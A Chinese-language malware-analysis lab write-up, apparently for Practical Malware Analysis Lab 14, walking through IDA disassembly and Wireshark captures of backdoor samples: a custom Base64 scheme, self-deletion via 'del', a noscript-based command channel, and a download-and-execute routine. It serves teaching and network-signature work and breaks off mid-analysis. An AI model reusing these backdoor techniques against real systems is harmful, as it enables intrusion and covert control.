根据以上的分析我们可以知道攻击者使用的是User-Agent域，而这里本应该包含的是应用程序的信息。这个恶意代码创建了两个线程，一个进行传出信息（并且传出的信息会进行编码），一个进程传入信息（这个的User-Agent使用的是一个静态字符串）

## 问题5

在恶意代码的初始信令中传输的是哪种信息？

一个命令行提示信息，但是这个信息是在编码之后的，无法直接看出来消息的内容

## 问题6

这个恶意代码通信信道的设计存在什么缺点？

攻击者只对传出的消息内容进行了编码，但是传入的消息没有进行编码。同时我们注意到，他区分传出和传入两端的时候，只是依靠了一个静态字符串和一个根据机器构造的区别来区分。

## 问题7

恶意代码的编码方案是标准的吗？

不是


```
i:0040300F 00          db      0
i:00403010 57          db      57h          ; DATA XREF: sub_401000+807r
i:00403010          byte_403010          ; sub_401000+887r ...
i:00403011 58 59 5A 6C 61 62 63 64+aXyz1abcd3fghij db 'XYZ1abcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZ',0
i:00403051 00 00 00          align 4
```

通过这里的内容可以发现是Base64的一个变种，中间内容的位置发生了一定的变化。

## 问题8

通信是如何被终止的？

当远端输入的是exit关键字，本次通信就会被终止，并且我们发现通信在终止之后程序会调用函数sub\_401880来删除自身



```
004018E2 lea     ecx, [esp+358h+String1]
004018E9 push    offset String2 ; "/c del "
004018EE push    ecx ; lpString1
004018EF call    ds:1strcpyA
004018F5 mov     esi, ds:1strcatA
004018FB lea     edx, [esp+358h+szLongPath]
004018FF lea     eax, [esp+358h+String1]
00401906 push    edx ; lpString2
00401907 push    eax ; lpString1
00401908 call    esi ; 1strcatA
0040190A lea     ecx, [esp+358h+String1]
00401911 push    offset aNul ; "> nul"
00401916 push    ecx ; lpString1
00401917 call    esi ; 1strcatA
00401919 mov     [esp+358h+pExecInfo.hwnd], edi
0040191D lea     edx, [esp+358h+Buffer]
00401924 lea     eax, [esp+358h+String1]
0040192B mov     [esp+358h+pExecInfo.lpDirectory], edi
0040192F mov     [esp+358h+pExecInfo.nShow], edi
00401933 mov     edi, ds:GetCurrentProcess
00401939 push    100h ; dwPriorityClass
0040193E mov     [esp+35Ch+pExecInfo.cbSize], 3Ch
```

## 问题9

这个恶意代码的目的是什么？在攻击者的工具中，它可能会起到什么作用？

这个恶意代码是一个后门程序，会给攻击者留下一个反向shell窗口，让攻击者能够在肉机上执行一定操作，并且在最后删除自身不留下痕迹。

## lab 14-03

### 问题1

在初始信令中硬编码元素是什么，什么元素能够用于创建一个好的网络特征

通过观察在wireshark中抓的包我们可以发现：

```
Hypertext Transfer Protocol
GET /start.htm HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: en-US\r\n
UA-CPU: x86\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n
Host: www.practicalmalwareanalysis.com\r\n
```

在User-Agent这里出现了重复，也就是说在他的User-Agent的这里构造的时候可能出了一些问题，导致这里出现了重复的字段。接下来我们去IDA中查看一下具体内容。

004070B0	FlushFileBuffers	KERNEL32
004070B8	InternetOpenA	WININET
004070BC	InternetOpenUrlA	WININET
004070C0	InternetCloseHandle	WININET
004070C4	InternetReadFile	WININET
004070CC	URLDownloadToCacheFileA	urlmon

在导入表中我们看见了熟悉的几个网络函数的引用，同时根据上次的分析我们可以知道，User-Agent的初始化是在 InternetOpenUrlA 中进行的，所以我们这里主要观察一下对这个函数调用的部分。


```
00401219 add     esp, 8Ch
0040121C push    offset aUserAgentMozil ; "User-Agent: Mozilla/4.0 (compatible; MS"...
00401221 lea     edx, [ebp+szAgent]
00401227 push    edx ; char *
00401228 call    _sprintf
0040122D add     esp, 8
00401230 push    offset aAcceptAcceptLa ; "Accept: */*\nAccept-Lanquage: en-US\nUA"...
00401235 lea     eax, [ebp+szHeaders]
00401238 push    eax ; char *
0040123C call    _sprintf
00401241 add     esp, 8
```

找到一处调用，我们可以看见这次是使用的静态字符串进行初始化的，但是很明显这里的字符串构造出现了一点问题，攻击者多打了一个 User-Agent 字段。同时他的Accept也是进行固定字符串初始化的，那么以上这两点就能作为一个特征进行检测。


### 问题2

初始信令中的什么元素可能不利于可持续使用的网络特征。

使用IDA分析main函数



进来以后发现这里首先调用了函数 401457



之后调用了其他的两个函数和sleep。main函数整体的结构是一个持久化的循环，并且执行一段时间之后会睡眠一段时间。

进入查看调用的第一个函数




```


00401495 push    3                ; dwCreationDisposition
00401497 push    0                ; lpSecurityAttributes
00401499 push    1                ; dwShareMode
0040149B push    80000000h        ; dwDesiredAccess
004014A0 push    offset aCAutobat_exe_0 ; "C:\\autobat.exe"
004014A5 call    ds:CreateFileH
004014AB mov     [ebp+hObject], eax
004014B1 cmp     [ebp+hObject], 0FFFFFFFh
004014B8 jnz     short loc_4014EA

```

发下这个函数试图打开系统目录下的一个名为 autobat.exe 的程序,



如果打开失败会进入到一个和url有关的行为, 然后执行写文件的操作



之后回到上面的内容重新进行打开

```
004014EA
004014EA loc_4014EA:                ; lpOverlapped
004014EA push    0
004014EC lea     edx, [ebp+NumberOfBytesRead]
004014F2 push    edx                ; lpNumberOfBytesRead
004014F3 mov     eax, [ebp+arg_4]
004014F6 sub     eax, 1
004014F9 push    eax                ; nNumberOfBytesToRead
004014FA mov     ecx, [ebp+lpBuffer]
004014FD push    ecx                ; lpBuffer
004014FE mov     edx, [ebp+hObject]
00401504 push    edx                ; hFile
00401505 call     ds:ReadFile
0040150B test     eax, eax
0040150D jnz     short loc_401520
```


如果打开成功就会读取文件，并将其中的内容放到lpBuffer中

```
004017A9 lea     edx, [ebp+var_204]
004017AF push    edx                ; char *
004017B0 lea     eax, [ebp+Buffer]
004017B6 push    eax                ; lpstrURL
004017B7 call     sub_4011F3
004017BC add     esp, 8
004017BF test     eax, eax
004017C1 jz      short loc_4017DC
```

之后这个Buffer就会被作为参数传递给下一个函数，而这个函数就是我们之前分析的进行网络行为的函数。也就是说，刚刚的那个 `autobat.exe` 就是用来明文存储这个url的文件，这个url采用的是硬编码的方式存储，可能会因为编码方式的改变而发生改变，所以不适合长期驻留

### 问题3

恶意代码是如何获得命令的。本章中的什么例子用到了类似的方法。这种技术的优点是什么




在这之后我们可以看见一个用来读取的函数，读取结束之后调用 `_strstr` 函数寻找第一次出现 `<no>` 的位置

```

00401301 push     edx                ; char *
00401302 mov      eax, [ebp+1pszUrl]
00401305 push     eax                ; char *
00401306 mov      ecx, [ebp+var_21C]
0040130C push     ecx                ; char *
0040130D call    sub_401000
00401312 add      esp, 0Ch
00401315 test     eax, eax
00401317 jz       short loc_401322

```

然后进入到函数401000



我们发现这个函数就是一个个的字符进行比对，也就是说这里是这里对输入进行一个比对，看是否是想要的字符串。但是这里我们发现他检查的迅速是乱的，也就是经过了一定的混淆，并不能直接就看出来想要的指令是什么。经过分析我们发现这个字符串是 noscript。

然后在后面我们可以看见

```

004010AC call    _strcpy
004010B1 add      esp, 8
004010B4 push     '/' ; int
004010B6 lea      eax, [ebp+var_4C] ; char *
004010BC push     eax
004010BD call    _strchr
004010C2 add      esp, 8
004010C5 mov      [ebp+var_4], eax
004010C8 mov      ecx, [ebp+var_4]
004010CB mov      byte ptr [ecx], 0

```

调用了这个函数用来确认是否为url

```

004010F1 call    _strlen
004010F6 add     esp, 4
004010F9 mov     edx, [ebp+var_4]
004010FC add     edx, eax
004010FE mov     [ebp+var_4], edx
00401101 push    offset a96 ; "96'"
00401106 mov     eax, [ebp+var_4]
00401109 push    eax ; char *
0040110A call    _strstr
0040110F add     esp, 8
00401112 mov     [ebp+var_D0], eax
00401118 cmp     [ebp+var_D0], 0
0040111F jz      short loc_401141

```


并倒着寻找 96'。

也就是说，这个恶意样本通过web页面上的 noscript 的某个组件来获得命令，这个方法使得恶意样本能向合法的网站发送信令，并接收合法的内容，相当于进行了混淆，加大了分析的难度。

## 问题4

当恶意代码接收到输入时，再输入上执行什么检查可以决定他是否是一个有用的命令。攻击者如何隐藏恶意代码正在寻找的命令列表。

在分析完刚刚的字符串以后，我们可以看见还调用了最后一个函数



可以看见这个函数里有一个转换表，也就是switch case。同时我们注意到，这个地方他Switch中的内容是

```

C8 mov     eax, [ebp+var_14]
CB sub     eax, 'd'
CE mov     [ebp-14h], eax
D1 cmp     [ebp+var_14], 0Fh ; switch 16 cases
D5 ja      short loc_401723 ; jumtable 004016E2 default cas

```

减去字符'd'得到的值。

```

004016E9
004016E9 loc_4016E9: ; jumtable 004016E2 case 0
004016E9 mov     eax, [ebp+var_C]
004016EC push    eax ; char *
004016ED call    sub_401565
004016F2 add     esp, 4
004016F5 jmp     short loc_401723 ; jumtable 004016E2 default case

```

可以发现这里一共有4种情况。其中第一种情况是 case 0，也就是以字符d开头

进入到函数内部

```

00401571 push    eax                ; char *
00401572 lea     ecx, [ebp+var_210]
00401578 push    ecx                ; int
00401579 call   sub_401147
0040157E add     esp, 8
00401581 test    eax, eax
00401583 jz      loc_40160D

```

```

0401589 push    0                  ; LPBINDSTATUSCALLBACK
040158B push    0                  ; DWORD
040158D push    200h              ; cchFileName
0401592 lea     edx, [ebp+ApplicationName]
0401598 push    edx                ; LPSTR
0401599 lea     eax, [ebp+var_210]
040159F push    eax                ; LPCSTR
04015A0 push    0                  ; LPUNKNOWN
04015A2 call   URLDownloadToCacheFileA
04015A7 mov     [ebp+var_414], eax
04015AD cmp     [ebp+var_414], 0
04015B4 jz      short loc_4015BA

```

```

004015BC push    0                  ; int
004015BE lea     ecx, [ebp+StartupInfo]
004015C4 push    ecx                ; void *
004015C5 call   _memset
004015CA add     esp, 0Ch
004015CD mov     [ebp+StartupInfo.cb], 44h
004015D7 push    10h               ; size_t
004015D9 push    0                  ; int
004015DB lea     edx, [ebp+ProcessInformation]
004015DE push    edx                ; void *
004015DF call   _memset
004015E4 add     esp, 0Ch
004015E7 lea     eax, [ebp+ProcessInformation]
004015EA push    eax                ; lpProcessInformation
004015EB lea     ecx, [ebp+StartupInfo]
004015F1 push    ecx                ; lpStartupInfo
004015F2 push    0                  ; lpCurrentDirectory
004015F4 push    0                  ; lpEnvironment
004015F6 push    0                  ; dwCreationFlags
004015F8 push    0                  ; bInheritHandles
004015FA push    0                  ; lpThreadAttributes
004015FC push    0                  ; lpProcessAttributes
004015FE push    0                  ; lpCommandLine
00401600 lea     edx, [ebp+ApplicationName]
00401606 push    edx                ; lpApplicationName
00401607 call   ds:CreateProcessA

```

可以看见这个里面的内容就是从url上下载一个文件，并执行这个文件。

而当字符是n


```

004016F7
004016F7 loc_4016F7:                ; jumtable 004016E2 case 10
004016F7 mov     [ebp+var_4], 1
004016FE jmp     short loc_401723 ; jumtable 004016E2 default case

```


这个程序就退出了

当字符是s



```
00401700
00401700 loc_401700:                ; jumtable 004016E2 case 15
00401700 mov     ecx, [ebp+var_C]
00401703 push    ecx                    ; char *
00401704 call    sub_401613
